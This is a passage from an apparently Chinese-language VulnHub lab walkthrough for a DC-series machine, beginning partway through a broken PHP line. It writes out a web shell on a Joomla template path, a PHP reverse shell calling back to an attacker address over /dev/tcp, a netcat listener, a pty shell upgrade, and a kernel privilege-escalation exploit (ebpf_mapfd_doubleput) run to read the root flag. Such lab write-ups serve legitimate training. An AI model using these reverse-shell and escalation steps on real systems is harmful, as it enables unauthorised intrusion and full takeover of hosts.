http://192.168.1.103/templates/beez3/html/haha.php
连接成功,但只有www-data权限

再创建一个反弹shell的php文件
& /dev/tcp/192.168.1.102/4444 0>&1'");
?>
开启攻击机的监听口,准备接收shell
nc -lvp 4444
访问反弹shell的网页,使php命令执行
192.168.1.103/templates/beez3/html/t1.php
成功反弹shell
然后从非交互式shell变为交互式shell,这里使用python
python -c ‘import pty;pty.spawn(“/bin/bash”)’
5、权限提升
查看内核版本
uname -a
lsb_release -a
可以看到是ubuntu16.04
在searchploit寻找关于ubuntu16.04的权限提升的漏洞
searchsploit Ubuntu 16.04
打开文件查看漏洞具体利用方法
cat /usr/share/exploitdb/exploits/linux/local/39772.txt
小框是执行文件,大框是下载地址
下载到windows上通过蚁剑上传到网站目录下
在shell中进行解压
tar -xvf exploit.tar
cd ebpf_mapfd_doubleput_exploit
ls
./compile.sh
./doubleput
cd root
ls
cat the-flag.txt
上一篇
 vulnhub-DC4靶机练习
2024-06-30
下一篇
 vulnhub-DC2靶机练习
2024-06-28